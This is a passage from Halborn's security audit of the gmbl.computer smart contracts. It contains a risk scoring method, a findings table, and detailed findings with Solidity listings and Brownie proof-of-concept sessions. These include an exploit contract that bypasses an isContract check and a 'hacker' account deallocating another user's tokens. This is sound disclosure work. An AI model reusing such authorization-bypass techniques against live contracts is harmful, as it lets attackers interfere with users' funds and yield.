gmbl.computer - gmbl contracts

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **May 22nd, 2023 - June 2nd, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	05/29/2023	István Böhm
0.2	Document Updates	06/02/2023	István Böhm
0.3	Draft Review	06/02/2023	Francisco González
0.4	Draft Review	06/02/2023	Piotr Cielas
0.5	Draft Review	06/05/2023	Gabi Urrutia
1.0	Remediation Plan	06/13/2023	István Böhm
1.1	Remediation Plan Review	06/13/2023	Grzegorz Trawinski
1.2	Remediation Plan Review	06/13/2023	Piotr Cielas
1.3	Remediation Plan Update	06/16/2023	István Böhm
1.4	Remediation Plan Review	06/16/2023	Grzegorz Trawinski
1.5	Remediation Plan Review	06/16/2023	Piotr Cielas
1.6	Remediation Plan Review	06/16/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Manuel Garcia	Halborn	Manuel.Diaz@halborn.com
István Böhm	Halborn	Istvan.Bohm@halborn.com
Francisco González	Halborn	Francisco.Villarejo@halborn.com
Grzegorz Trawinski	Halborn	Grzegorz.Trawinski@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

gmbl contracts enable users to deposit their GMBL tokens to play various games on the off-chain gmbl.computer platform.

gmbl.computer engaged Halborn to conduct a security audit on their smart contracts beginning on May 22nd, 2023 and ending on June 2nd, 2023. The security assessment was scoped to the smart contracts provided in the lasconsulting/gmbl.computer-contracts GitHub repository. Commit hashes and further details can be found in the Scope section of this report.

1.2 AUDIT SUMMARY

The team at Halborn was provided 2 weeks for the engagement and assigned one full-time security engineer to audit the security of the smart contracts in scope. The security engineer is a blockchain and smart contract security expert with advanced penetration testing and smart contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of the audits is to:

- Identify potential security issues within the smart contracts.
- Ensure that smart contract functionality operates as intended.

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which were mostly addressed by gmbl.computer. The main ones were the following:

- Restrict the permission to call the convertTo function to only authorized contracts.
- Review the calculation in the _harvestRewards function and modify it to transfer the tokens to the user before the auto-locked amount is calculated and subtracted from the value.
- Create a function for the users that allows them to allocate the converted funds.

- Limit the permission to call the deallocateFromUsage function to only authorized addresses.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE, Ganache, Foundry)

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

Code repositories:

1. gmbl contracts:

- Repository: lasconsulting/gmbl.computer-contracts
- Commit ID: 919c99ceb06eca039555c996523b8620cdf6602f
- Smart contracts in scope:
  - src/policies/LaunchPolicy.sol
  - src/policies/StakedPolicy.sol
  - src/policies/HousePolicy.sol
  - src/policies/RewardPolicy.sol
  - src/modules/XGMBL/XGMBL.sol
  - src/modules/GMBL/GMBL.sol
  - src/modules/REWRD/REWRD.sol
  - src/modules/HOUSE/HOUSE.sol
  - src/modules/libraries/Address.sol
  - src/modules/libraries/SafeMath.sol
- Fix commit ID: b2988fc54753305c0e70f765a33ba926b87a17c0
- Final fix commit ID: f2cae809edfcdc4ecff7e7748022ec0308f74807

Out-of-scope:

- Third-party libraries and dependencies.
- Economic attacks.

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	0	4	3	2

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
IMPROPER AUTHORIZATION CHECK IN THE XGMBLS CONVERTTO FUNCTION	Medium (5.6)	SOLVED - 06/14/2023
USERS ARE NOT ABLE TO ALLOCATE CONVERTED TOKENS	Medium (5.0)	SOLVED - 06/14/2023
IMPROPER REWARD CALCULATION IN THE HARVEST FUNCTION	Medium (5.0)	SOLVED - 06/14/2023
LACK OF AUTHORIZATION CHECK IN THE XGMBLS DEALLOCATEFROMUSAGE FUNCTION	Medium (5.0)	SOLVED - 06/14/2023
AUTOLOCKPERCENT CANNOT BE CONFIGURED IN THE REWRD CONTRACT	Low (2.5)	SOLVED - 06/14/2023
INCOMPATIBILITY WITH FEE-ON-TRANSFER TOKENS	Low (2.1)	SOLVED - 06/14/2023
CENTRALIZED HOUSE OPERATIONS	Low (2.0)	RISK ACCEPTED
FULL BALANCE CANNOT BE DEALLOCATED	Informational (1.6)	SOLVED - 06/14/2023
MISSING NATSPEC COMMENTS	Informational (0.0)	SOLVED - 06/14/2023

FINDINGS & TECH DETAILS

4.1 (HAL-01) IMPROPER AUTHORIZATION CHECK IN THE XGMBLS CONVERTTO FUNCTION - MEDIUM (5.6)

Description:

It was identified that the convertTo function in the XGMBL contract does not validate if the caller is an authorized contract. This vulnerability allows attackers to convert the GMBL tokens of users who have authorized the XGMBL contract to spend GMBL on their behalf. The attacker cannot obtain the users' funds. However, users cannot redeem their tokens without penalty before the time limit set in maxRedeemDuration, which is 180 days by default. In addition, users cannot allocate funds that were converted using the convert function, missing out any yield that the protocol could provide.

Code Location:

Listing 1: src/modules/XGMBL/XGMBL.sol (Line 331)

```
326     /// @notice Convert caller's `amount` of GMBL to xGMBL to `to`
 ↳  address
327     function convertTo(
328         uint256 amount,
329         address to
330     ) external override nonReentrant {
331         if (!address(msg.sender).isContract())
332             revert XGMBL_ConvertTo_SenderIsEOA();
333 
334         _convert(amount, amount, to);
335     }
```


Proof of Concept:

As a proof of concept, the following exploit contract was created to bypass the isContract check of the XGMBL contract:

Listing 2: Proof of Concept Exploit Contract

```
pragma solidity ^0.8.0;

interface IxGMBLTokenContract {
  function convertTo(uint256 amount, address to) external;
}

contract ExploitContract {
    function convertTo(address xgmbl, uint256 amount, address user) external {
        IxGMBLTokenContract(xgmbl).convertTo(amount, user);
    }
}
```

Using the exploit contract, it was possible to convert the GMBL tokens of users who have authorized the XGMBL contract to spend GMBL on their behalf:



```
>>> exploit = hacker.deploy(ExploitContract)
Transaction sent: 0xae78795de5549c672d4a44b1a9e43f2cdb5c1b897a31d53359a429e8b183974b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  ExploitContract.constructor confirmed   Block: 17392630   Gas used: 117967 (1.75%)
  ExploitContract deployed at: 0xB2DBd873782F930D9eCAe9E7028C102b14Ad1D5A

>>> gmbl.balanceOf(user1)
500000000000000000000
>>> xgmbl.balanceOf(user1)
0
>>> exploit.convertTo(xgmbl, 500 * 10**18, user1, {'from': hacker})
Transaction sent: 0xfd9165e26e58424beff0215d76e448094a7e75475f36dc5131decf4414ae1559
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  ExploitContract.convertTo confirmed   Block: 17392631   Gas used: 89276 (1.33%)

<Transaction '0xfd9165e26e58424beff0215d76e448094a7e75475f36dc5131decf4414ae1559'>
>>> gmbl.balanceOf(user1)
0
>>> xgmbl.balanceOf(user1)
500000000000000000000
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:M/Y:C/R:P/S:U (5.6)

Recommendation:

It is recommended to limit the permission to call the convertTo function to only authorized contracts.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by allowing only the reward module to call the convertTo function.

4.2 (HAL-02) USERS ARE NOT ABLE TO ALLOCATE CONVERTED TOKENS - MEDIUM (5.0)

Description:

In the protocol, it is possible to allocate the converted GMBL tokens to earn additional rewards. Using the convertAndAllocate function, this can be done in a single transaction. However, if any user calls the convert function in the first place, it is not possible to allocate the converted funds because there is no externally usable allocate function implemented in the contract.

Code Location:


The _allocate function is only called from the convertAndAllocate function:

Listing 3: src/policies/StakedPolicy.sol

```
    function convert(uint256 amount) external {
        if (paused) revert StakedPolicy_ConversionsPaused();

        uint256 boostedAmount = getStakeBoost(amount);
        _convert(amount, boostedAmount);
    }

    function convertAndAllocate(uint256 amount, bytes calldata
 ↳ usageData) external {
        if (paused) revert StakedPolicy_ConversionsPaused();

        uint256 boostedAmount = getStakeBoost(amount);
        _convert(amount, boostedAmount);
        _allocate(boostedAmount, usageData);
    }

    function _convert(uint256 amount, uint256 boostedAmount)
 ↳ private {
        xGMBL.convert(amount, boostedAmount, msg.sender);
    }

    function _allocate(uint256 amount, bytes calldata usageData)
↳ private {
        xGMBL.allocate(msg.sender, amount, usageData);
    }
```

Proof of Concept:

There is no function created for the users to separately allocate the converted tokens:



```
>>> stakedPolicy.signatures
{
    'StakeBoostMultiplier': "0x47472b46",
    'cancelStakeBoost': "0x64e59de3",
    'changeKernel': "0x4657b36c",
    'configureDependencies': "0x9459b875",
    'convert': "0xa3908e1b",
    'convertAndAllocate': "0x81fb84b2",
    'isActive': "0x22f3e2d4",
    'kernel': "0xd4aae0c4",
    'pause': "0x02329a29",
    'paused': "0x5c975abb",
    'requestPermissions': "0x5924be70",
    'roles': "0x392f5f64",
    'setStakeBoostMultiplier': "0x58050223",
    'stakeBoostPeriod': "0x3868f67a",
    'startStakeBoostPeriod': "0x0f0c2999",
    'updateRedeemSettings': "0x093220b7",
    'updateRewardsAddress': "0x2c33d12b",
    'updateTransferWhitelist': "0x89083654",
    'xGMBL': "0xb2d53ff8"
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:C/R:P/S:U (5.0)

Recommendation:

It is recommended to create a function for the users that allows them to allocate their converted funds.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by adding the allocate function to the StakedPolicy contract.

4.3 (HAL-03) IMPROPER REWARD CALCULATION IN THE HARVEST FUNCTION - MEDIUM (5.0)

Description:

It was identified that the harvestRewards function incorrectly calculates rewarded and usersAllocation token amounts if a non-zero autoLockPercent is configured in the REWRD contract.


Note that it was not possible to configure a non-zero autoLockPercent in the tested version of the contracts. For more information, see finding 4.5 (HAL-05)AUTOLOCKPERCENT CANNOT BE CONFIGURED IN THE REWRD CONTRACT.

Code Location:

The _harvestRewards function first converts some of the user’s GMBL tokens and then sends a reduced amount of rewards to the user at the end of the function.

Listing 4: src/modules/REWRD/REWRD.sol (Lines 605-622)


```
function _harvestRewards(address token) internal {
  _updateRewardsInfo(token);

  UserInfo storage user = users[token][msg.sender];
  uint256 accRewardsPerShare = rewardsInfo[token].accRewardsPerShare;

  uint256 userxGMBLAllocation = usersAllocation[msg.sender];

  uint256 pending = user.pendingRewards
    + (((userxGMBLAllocation * accRewardsPerShare) / 1e18) - user.rewardDebt);

  // Re-stake current autoLock ratio of pending rewards

  if (token == IxGMBLToken(xGMBLToken).getGMBL()) {
```



```
      uint256 relock = pending * rewardsInfo[token].autoLockPercent / 10000;
      pending -= relock;

      IxGMBLToken(xGMBLToken).convertTo(relock, msg.sender);
      IxGMBLToken(xGMBLToken).allocateFromUsage(msg.sender, relock);
    }

    user.pendingRewards = 0;
    user.rewardDebt = (userxGMBLAllocation * accRewardsPerShare) / 1e18;

    _safeTokenTransfer(ERC20(token), msg.sender, pending);
    emit RewardsCollected(msg.sender, token, pending);
  }
```


Proof of Concept:

Reward calculation with 0 autoLockPercent:



```
gmbl.balanceOf(user1)
250.0 (250000000000000000000)
xgmbl.usageAllocations(user1)
250.0 (250000000000000000000)
reward.usersAllocation(user1)
250.0 (250000000000000000000)
reward.harvestAllRewards({'from': user1})
Transaction sent: 0x612d08349a7cd2e4847c1b5a97f9799e90e333c1f6eb48a57fedc01ac7b0faf9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  REWRD.harvestAllRewards confirmed   Block: 17396327   Gas used: 100767 (1.50%)

gmbl.balanceOf(user1)
252.5 (252502475818452380500)
xgmbl.usageAllocations(user1)
250.0 (250000000000000000000)
reward.usersAllocation(user1)
250.0 (250000000000000000000)
```

Reward calculation with 2000 (20%) autoLockPercent:



```
reward.updateAutoLockPercent(gmbl, 2000, {'from': owner})
Transaction sent: 0x2e9efdbd3d7ddf10a5c9cb9d9037ba4d53ab97cc3df358329d2733be39483d31
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  REWRD.updateAutoLockPercent confirmed   Block: 17396327   Gas used: 43111 (0.64%)

gmbl.balanceOf(user1)
250.0 (250000000000000000000)
xgmbl.usageAllocations(user1)
250.0 (250000000000000000000)
reward.usersAllocation(user1)
250.0 (250000000000000000000)
reward.harvestAllRewards({'from': user1})
Transaction sent: 0x612d08349a7cd2e4847c1b5a97f9799e90e333c1f6eb48a57fedc01ac7b0faf9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  REWRD.harvestAllRewards confirmed   Block: 17396328   Gas used: 147936 (2.20%)

gmbl.balanceOf(user1)
251.5 (251501178571428571150)
xgmbl.usageAllocations(user1)
250.5 (250500392857142857050)
reward.usersAllocation(user1)
250.0 (250000000000000000000)
```

Note that in the second example, the user received 1 GMBL fewer rewards for the exchange of allocating 0.5 XGMBL in the protocol. Also, note that the usersAllocation amount in the REWRD contract is not updated correctly.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:M/R:N/S:U (5.0)

Recommendation:

It is recommended to review the calculation in the _harvestRewards function and modify it to transfer the tokens to the user before the auto-locked amount is calculated and subtracted from the value, and also update the corresponding usersAllocation value in the REWRD contract if auto-locking rewards are enabled.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by fixing the amount calculations.

4.4 (HAL-04) LACK OF AUTHORIZATION CHECK IN THE XGMBLS DEALLOCATEFROMUSAGE FUNCTION - MEDIUM (5.0)

Description:

It was identified that the deallocateFromUsage function in the XGMBL contract does not check the authorization of the caller. This vulnerability allows attackers to deallocate the allocated XGMBL tokens of users. The attacker cannot obtain the users' funds. However, users would no longer earn interest on their funds. The attacker can exploit this vulnerability to earn more yield by targeting the users with the most allocated tokens.

Note that it was not possible to reallocate the unallocated XGMBL tokens in the current version of the contract. For more information, see finding 4.2 (HAL-02)USERS ARE NOT ABLE TO ALLOCATE CONVERTED TOKENS.

Code Location:

The deallocateFromUsage function does not verify if the caller is authorized:

Listing 5: src/modules/XGMBL/XGMBL.sol


```
    function deallocateFromUsage(
        address userAddress,
        uint256 amount
    ) external override nonReentrant {
        _deallocate(userAddress, amount);
    }
```

Listing 6: src/modules/XGMBL/XGMBL.sol

```
    /// @dev Deallocates `amount` of available xGMBL of `userAddress`'s xGMBL from rewards contracts
    function _deallocate(address userAddress, uint256 amount) internal {
        if (amount == 0) revert XGMBL_Deallocate_NullAmount();

        // check if there is enough allocated xGMBL to Rewards to deallocate
        uint256 allocatedAmount = rewardsAllocations[userAddress];

        if (amount >= allocatedAmount)
            revert XGMBL_Deallocate_UnauthorizedAmount();

        // remove deallocated amount from Reward's allocation
        rewardsAllocations[userAddress] = allocatedAmount - amount;

        // adjust user's xGMBL balances
        xGMBLBalance storage balance = xGMBLBalances[userAddress];
        balance.allocatedAmount -= amount;
        _transferFromSelf(address(this), userAddress, amount);

        emit Deallocate(userAddress, address(RewardsAddress), amount);
    }
```

Proof of Concept:

As a proof of concept, user1's allocated tokens were deallocated using the hacker user:



```
>>> tx4 = stakedPolicy.convertAndAllocate(250 * 10**18, b'0', {'from': user1})
Transaction sent: 0x3347bfaa0a58631534a9f15382f2ad33ac139d972a9b8ed8e19a8d78e2a0f6f0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  StakedPolicy.convertAndAllocate confirmed   Block: 17393359   Gas used: 252623 (3.76%)

>>> xgmbl.balanceOf(user1)
0
>>> printDictionary(xgmbl.getxGMBLBalance(user1))
allocatedAmount: 250000000000000000000
redeemingAmount: 0
>>> xgmbl.deallocateFromUsage(user1, 200*10**18, {'from': hacker})
Transaction sent: 0xd815f5c61022fc2c0729bce9c1e87dc852020a0812fba70ccfb4a73cd2014e2d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  XGMBL.deallocateFromUsage confirmed   Block: 17393360   Gas used: 53020 (0.79%)

<Transaction '0xd815f5c61022fc2c0729bce9c1e87dc852020a0812fba70ccfb4a73cd2014e2d'>
>>> printDictionary(xgmbl.getxGMBLBalance(user1))
allocatedAmount: 50000000000000000000
redeemingAmount: 0
>>> xgmbl.balanceOf(user1)
200000000000000000000
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:C/R:P/S:U (5.0)

Recommendation:

It is recommended to limit the permission to call the deallocateFromUsage function to only authorized addresses.

Remediation Plan:

SOLVED: The gmbl.computer team solved the issue in commit b2988fc by only allowing the reward module to call the deallocateFromUsage function.

4.5 (HAL-05) AUTOLOCKPERCENT CANNOT BE CONFIGURED IN THE REWRD CONTRACT - LOW (2.5)

Description:

It was identified that it is not possible to change the autoLockPercent property of the rewards in the REWRD contract. This property is used to determine the number of GMBL tokens that are automatically reallocated when harvesting rewards. However, because this value is set to zero by default, and it cannot be changed, this feature of the contract cannot be used.

Code Location:

The autoLockPercent is one of the properties of the rewards:

Listing 7: src/modules/REWRD/REWRD.sol (Line 49)

```
41      struct RewardsInfo {
42          uint256 currentDistributionAmount; // total amount to
↳ distribute during the current cycle
43          uint256 currentCycleDistributedAmount; // amount already
↳ distributed for the current cycle (times 1e2)
44          uint256 pendingAmount; // total amount in the pending slot
↳ , not distributed yet
45          uint256 distributedAmount; // total amount that has been
↳ distributed since initialization
46          uint256 accRewardsPerShare; // accumulated rewards per
↳ share (times 1e18)
47          uint256 lastUpdateTime; // last time the rewards
↳ distribution occurred
48          uint256 cycleRewardsPercent; // fixed part of the pending
↳ rewards to assign to currentDistributionAmount on every cycle
49          uint256 autoLockPercent; // percent of pendingRewards to
↳ convertTo xGMBL and re-allocate for this usage
50          bool distributionDisabled; // deactivate a token
↳ distribution (for temporary rewards)
51      }
```

Since the default value of autoLockPercent is zero and cannot be changed, the relock value will always be zero:

Listing 8: src/modules/REWRD/REWRD.sol (Lines 607-609)

```
590     /// @dev Harvests msg.sender's pending Rewards of a given token
591     function _harvestRewards(address token) internal {
592         _updateRewardsInfo(token);
593 
594         UserInfo storage user = users[token][msg.sender];
595         uint256 accRewardsPerShare = rewardsInfo[token].accRewardsPerShare;
596 
597         uint256 userxGMBLAllocation = usersAllocation[msg.sender];
598 
599         uint256 pending = user.pendingRewards.add(
600             userxGMBLAllocation.mul(accRewardsPerShare).div(1e18).sub(
601                 user.rewardDebt
602             )
603         );
604 
605         // Re-stake current autoLock ratio of pending rewards
606         if (token == IxGMBLToken(xGMBLToken).getGMBL()) {
607             uint256 relock = pending
608                 .mul(rewardsInfo[token].autoLockPercent)
609                 .div(10000);
610 
611             if (relock > 0) {
612                 pending -= relock;
613 
614                 IxGMBLToken(xGMBLToken).convertTo(relock, msg.sender);
615                 IxGMBLToken(xGMBLToken).allocateFromUsage(msg.sender, relock);
616             }
617         }
```

The update function has been implemented for the cycleRewardsPercent parameter, but not for the autoLockPercent:

Listing 9: src/modules/REWRD/REWRD.sol

```
    /// @notice Updates the `percent`-age of pending rewards `token` that will be distributed during the next cycle
    /// @dev Must be a value between MIN_CYCLE_REWARDS_PERCENT and MAX_CYCLE_REWARDS_PERCENT bps (1-10000)
    function updateCycleRewardsPercent(
        address token,
        uint256 percent
    ) external permissioned {
        if (
            percent > MAX_CYCLE_REWARDS_PERCENT ||
            percent < MIN_CYCLE_REWARDS_PERCENT
        ) revert REWRD_RewardsPercentOutOfRange();

        RewardsInfo storage RewardsInfo_ = rewardsInfo[token];
